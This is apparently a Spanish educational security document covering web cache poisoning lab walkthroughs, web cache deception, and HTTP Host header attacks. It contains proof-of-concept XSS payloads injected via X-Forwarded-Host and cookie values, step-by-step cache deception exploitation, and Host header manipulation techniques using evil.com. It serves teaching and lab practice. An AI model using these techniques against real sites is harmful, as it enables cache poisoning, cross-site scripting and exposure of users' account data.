


Imagen 25: Envenenando la ruta al fichero tracking.js

Como podemos observar, añadiendo la cabecera X-Forwarded-Host, modificamos la petición a un recurso interno del servidor, por tanto, podríamos modificar el servidor al cuál se va a relazar la petición de este fichero e incluir un domino de nuestro control.

Tenemos la posibilidad de inyectar un payload xss, que es lo que veremos en la siguiente imagen.




Imagen 26: Web Cache poisoning + XSS

Como podemos ver en la imagen de arriba, modificamos el valor de la cabecera X-Forwarded-Host, incluyendo el siguiente payload, `a."><script>alert(1)</script>`, de esta forma, provocamos la carga de una vulnerabilidad XSS.

Debemos de tener en cuenta, que la cabecera X-Cache: tiene que tener el valor hit para estar la petición cacheada.

Lab: Web cache poisoning with an unkeyed cookie

En este laboratorio veremos que la cabecera cookie se encuentra como cabecera unkeyed, es decir, no está incluida dentro de las cache keys.

Para entenderlo, las cookies se utilizan a menudo para generar contenido dinámicamente en una respuesta. Un ejemplo común podría ser una cookie que indica el idioma preferido del usuario, que luego se utiliza para cargar la versión correspondiente de la página:

`GET /blog/post.php?mobile=1 HTTP/1.1`

`Host: innocent-website.com`

`User-Agent: Mozilla/5.0 Firefox/57.0`

Cookie: language=pl;
Connection: close

En este ejemplo, se está solicitando la versión **polaca** de una entrada del blog. Observamos la información sobre la versión del idioma a través de la cabecera Cookie.

Supongamos que la clave de la caché contiene la solicitud al endpoint y la cabecera Host, pero no la cabecera Cookie. En este caso, si la respuesta a esta solicitud se almacena en la caché, todos los usuarios posteriores que intenten acceder a esta entrada del blog recibirán también la versión en polaco, independientemente del idioma que hayan seleccionado.

Este manejo defectuoso de las cookies por parte de la caché también puede ser explotado mediante técnicas de envenenamiento de la caché web. En la práctica, sin embargo, este vector es relativamente raro en comparación con el envenenamiento del caché basado en las cabeceras.

El primer paso es interceptar la petición a través del Burp, y una vez interceptada, enviamos esta petición a la extensión Param-Miner, y le indicamos que investigue cabeceras son potencialmente vulnerables.




Imagen 27: Enviando la petición a Param-Miner => Guess Cookies

Para observar el resultado de la extensión, en las versiones community, tenemos el apartado Extender, donde tenemos el apartado de extensiones de Burp. Lo podemos ver en la siguiente imagen:




Imagen 28: Apartado Extensiones de Burp

Como podemos observar el resultado no muestra ningún resultado, por tanto, es interesante probar manualmente.

Una pista que recibimos es ver que el valor de fehost es reflejado en el cuerpo de la respuesta. Lo podemos ver en la siguiente imagen, en el valor de la cookie, tiene el valor prod-cache-01, y este mismo valor es mostrado en la respuesta de la petición.




Imagen 29: El valor de la cookie se refleja en la respuesta

Si modificamos el valor de la cookie, y enviamos de nuevo la petición, el nuevo valor añadido se reflejará en la respuesta.

En la siguiente imagen, en las cabeceras cookie de la petición, añadimos el valor de `"-alert(1)-"`, provocando la inclusión de una vulnerabilidad de tipo XSS.




Imagen 30: Modificando el valor de la cabecera cookie

Como podemos observar en la imagen anterior, el valor de la cabecera es *hit*, por tanto, el valor se encuentra en la cache.

Si recargamos la página web, obtendremos la vulnerabilidad XSS




Imagen 31: Ejecución del payload "-alert(1)"

Como podemos observar esta vulnerabilidad implicaría graves problemas de seguridad

3. Web Cache Deception

10. ¿Que es?

Como vimos anteriormente, en la vulnerabilidad web cache poisoning, vimos que las páginas webs tienden a utilizar servidores de cache para almacenar ficheros para ser mostrados a los usuarios, reduciendo la latencia del servidor web y así acceder de forma más rápida al contenido web.

Los servidores de cache almacenan ficheros estáticos, como style sheets, conocido como css, scripts de javascript, fichero de texto, imágenes u otros documentos, como pdfs. Con el objetivo de mejorar la velocidad de los usuarios.

Cuando los servidores almacenan en caché respuestas estáticas, todo el mundo se beneficia de ello.

Pero, ¿qué ocurre cuando un servidor almacena en caché una respuesta no estática que contiene alguna información sensible? El servidor empezará a servir la respuesta en caché a todo el mundo a partir de ahora, ¡haciendo pública cualquier información sensible que contenga!

Por tanto, el objetivo de este ataque es engañar al servidor de caché para que almacene en caché información sensible de otros usuarios a través de la confusión de rutas, mejor llamado, path confusión.

Entendamos mejor la vulnerabilidad.

Por ejemplo, considere una página dinámica, no almacenable en caché, que contenga información sensible de la cuenta del usuario, digamos /account.php.

Para conseguir que el servidor de CDN (Content Delivery Network), almacene una copia en caché de la página, un usuario malintencionado podría añadir un sufijo a la ruta para que parezca un activo estático y público: /account.php/nonexistent.jpg.

Como decíamos anteriormente, ficheros como jpg son guardados en el servidor de cache. Por tanto es importante, que la víctima acceda a un fichero con las extensiones nombradas anteriormente. Esto también depende del servidor que haya detrás. Por ejemplo, CloudFlare, tiene multitud de extensiones que no han sido nombradas, como doc, csv, entre muchas otras.

Si la víctima visita el sitio web del atacante, o un sitio web que el atacante controla, el atacante puede entonces manipular el navegador de la víctima para que cargue una URL específica en el sitio web objetivo, lo que hará que los datos de su cuenta se almacenen en la caché de la CDN.

11. ¿Como encontrarlo?

A la hora de identificar esta vulnerabilidad, es interesante descubrir sitios web donde muestren información a un usuario, como vimos anteriormente, descubriendo información relacionada a la cuenta de un usuario.



Pero, además de intentar obtener información personal, existen otras formas de potenciar la vulnerabilidad.

Como los siguientes:

- Leaks de Tokens CSRF
- OAuth State Parameter
- Session ID, API keys
- Cross Site Script Inclusion (XSSI)
- CSRF Protection Bypass
- OAuth Redirect

Existe la extensión [Web Cache Deception Scanner](#), desconociendo de su efectividad, nunca esta de más conocerla.

12. Tips

A la hora de explotar esta vulnerabilidad, debemos seguir estos siguientes pasos:

1. Navegar a una aplicación y buscar una página que pueda contener información sensible como `http://ucml.es/perfil`

2. Ahora añade cualquier archivo estático después de `/perfil` como `test.css`, `test.jpg`, etc.

Por ejemplo: `http://ucml.es/perfil/test.jpg`

3. Si la aplicación muestra la misma página `/perfil`, podría estar en la caché. Es importante, que la url no nos redirija.

4. Ahora, desde otra sesión (en la que este usuario no haya iniciado sesión), navega a la misma URL: `http://ucml.es/perfil/test.jpg`

5. Si puedes ver la información sobre el usuario víctima. El ataque es exitoso.

Conforme una técnica es conocida, nuevos investigadores intentan profundizar, ya sea por adquirir nuevos conocimientos, o una pasión a ello. Web Cache Deception fue descubierta en 2017, por Omer Gil, y de nuevo, en 2020, en la conferencia que realiza HackerOne, se presentó una nueva charla sobre esta vulnerabilidad. Donde se explica y se añade nuevas técnicas y recomendando encarecidamente ver, el enlace para verla es el siguiente, <https://www.youtube.com/watch?v=czDfMWBsIKw>

Anteriormente, conocíamos que esta vulnerabilidad sucede a través de una confusión de rutas, en esta nueva charla, se presenta la utilización de URL Encoding, estos caracteres son los siguientes

`\n => %0A` `; => %3B` `# => %23` `? => %3F`



example.com/account.php%3Fname=valnonexistent.css

13. Ejemplos

El primer paso, registrar un usuario en la aplicación, si nos fijamos en la url, finaliza con /success/



Como podemos observar en la siguiente imagen, no existe ninguna redirección a la página principal.




Imagen 33: Intenta acceder a un fichero no existente

Desde otro navegador con el modo privado, intenta acceder a la misma url, /success/none.css y obtiene la información cacheada con anterioridad.

Comprendiendo así, que la información se encuentra cacheada visible para otro usuario




Imagen 34: Acceso a información personal

De esta manera un usuario podría ver información sensible de un usuario, como su correo electrónico y otra información, que por supuesto, no debería ser visible.

4. HTTP Host Header Attacks

14. ¿Que es?

La cabecera HTTP Host es una cabecera de petición obligatoria a partir de HTTP/1.1.

Especifica el nombre de dominio al que el cliente quiere acceder y su puerto.

Por ejemplo, cuando un usuario visita <https://uclm.es/información>, su navegador realiza una solicitud que contiene una cabecera Host como la siguiente:

```
GET /información HTTP/1.1
Host: uclm.es
```

En algunos casos, como cuando la solicitud ha sido reenviada por un sistema intermediario, el valor del Host puede ser alterado antes de que llegue al componente back-end previsto.

¿Para qué sirve la cabecera HTTP Host?

Como decíamos anteriormente, la cabecera host especifica el nombre del dominio al que el cliente quiere acceder. Si las solicitudes no contienen cabeceras de Host, o si la cabecera de Host está malformada de alguna manera, esto podría conducir a problemas al enrutar las solicitudes entrantes a la aplicación prevista.

Es necesario saber que tras una dirección IP, pueden contener decenas de diferentes aplicativos webs, esto es gracias al **Virtual Hosting**.

Aunque cada uno de estos sitios web distintos tendrá un nombre de dominio diferente, todos comparten una dirección IP común con el servidor. Los sitios web alojados de este modo en un único servidor se conocen como virtual host.

Veamos un ejemplo, la dirección que esta hosteado la página web **marca.es** es la IP 193.110.128.199

Esto lo podemos saber realizando un ping a marca.es:

```
PS C:\Users\VALVERDE> ping marca.es
```

```
Haciendo ping a marca.es [193.110.128.199] con 32 bytes de datos
```

Imagen 35: Obteniendo la IP donde se hostea marca

De esta forma obtenemos la IP, una vez obtenida, a través del servicio [ViewDNS](#), por ejemplo, tenemos la opción de realizar un Reverse IP Lookup:



```
Reverse IP results for 193.110.128.199
=====
```

```
There are 37 domains hosted on this server.
The complete listing of these is below:
```

Domain	Last Resolved Date
8leguas.com	2021-07-27
8leguas.es	2019-08-12
ariadna.com	2021-07-27
diariodelnavegante.com	2021-08-01
el-mundo.es	2013-07-08
el-mundo.net	2021-08-01
elmundo.org	2021-08-01
elmundoamericas.com	2021-08-01
elmundodeporte.com	2021-07-27
elmundodinero.com	2021-07-27
elmundomotor.com	2021-07-27
elmundotv.es	2021-08-01
estarguapa.com	2021-08-01
expansion.es	2021-07-26
expansiondirecto.com	2021-07-27
expansionempleo.com	2021-08-01
expansiontienda.com	2013-05-20
expansionviajes.com	2012-01-11
fueradeserie.com	2021-07-27
ligafantastica.com	2021-07-27
marca.es	2021-08-01
marca.tv	2021-07-31
marcamotor.com	2021-08-01
marcatv.com	2021-08-01

Imagen 36: Obteniendo los dominios almacenados en la misma IP

Como podemos observar, en la misma dirección donde se aloja marca.es, tenemos, un total de 37 dominios hosteados en este servidor.

15. ¿Como encontrarlo?

Los ataques a la cabecera Host explotan sitios web vulnerables que manejan el valor de la cabecera Host de manera insegura. Si el servidor confía implícitamente en la cabecera Host, y no la valida o escapa adecuadamente, un atacante puede ser capaz de utilizar esta entrada para inyectar payloads que manipulen el comportamiento del servidor.

La característica más encontrada por los investigadores se trata de resetear la password del usuario, como veremos en el apartado ejemplo, esta situación es de la más explotadas por los usuarios y puede provocar el takeover de un usuario.



Como la cabecera Host es, de hecho, controlable por el usuario, esta práctica puede conducir a una serie de problemas. Si la entrada no se escapa o valida adecuadamente, la cabecera Host es un vector potencial para explotar una serie de otras vulnerabilidades, sobre todo:

- Envenenamiento de la caché web
- Fallos de lógica de negocio en funcionalidades específicas
- SSRF basado en el enrutamiento
- Vulnerabilidades del lado del servidor, como la inyección SQL

Existen herramientas para ayudar a comprobar esta vulnerabilidad como [hinject](#) o [headi](#).

16. TIPS

A la hora de identificar páginas web vulnerables a este ataque debemos seguir la siguiente metodología:

- Modificar el valor de la cabecera Host, por ejemplo, evil.com y ver como es el comportamiento del aplicativo web
- Intentar intercalar un nuevo dominio, por ejemplo, Host: example.com.evilm.com u otra forma interesante es que la forma de manejar la cabecera Host, provoque que no se valide puerto, y por lo tanto puede potenciar la inyección de un payload, como por ejemplo

```
Get /example HTTP/1.1
Host: vulnerable-website.com:bad-stuff-here
```

- Duplicando el valor de la cabecera, añadiendo dos cabeceras Host en la solicitud, y intentar inyectar una payload malicioso, como por ejemplo, una secuencia sql.
- Añadir un espacio antes de Host, conocido como **Line wrapping**. Veamos un ejemplo:

```
Get /example
Host: bad-stuff-here
Host: vulnerable-website.com
```

- Si una vez modificado nuestra cabecera Host nos encontramos con un 403 o 404, podemos intentar modificar la solicitud de tal [forma](#), añadiendo una ruta absoluta

```
POST https://endpoint/ HTTP 1.1
Host: evil.com
```

- Añadir cabeceras para sobrescribir la cabecera Host:
 - X-Host
 - X-Forwarded-Server



- X-Forwarded-For
- X-Forwarded-Host
- X-HTTP-Host-Override
- Forwarded

Estas es la metodología que se nos propone desde [portswigger](#) a la hora de investigar esta vulnerabilidad.

- Intercalar estas dos cabeceras en la solicitud POST, como leemos en este [writeup](#)

```
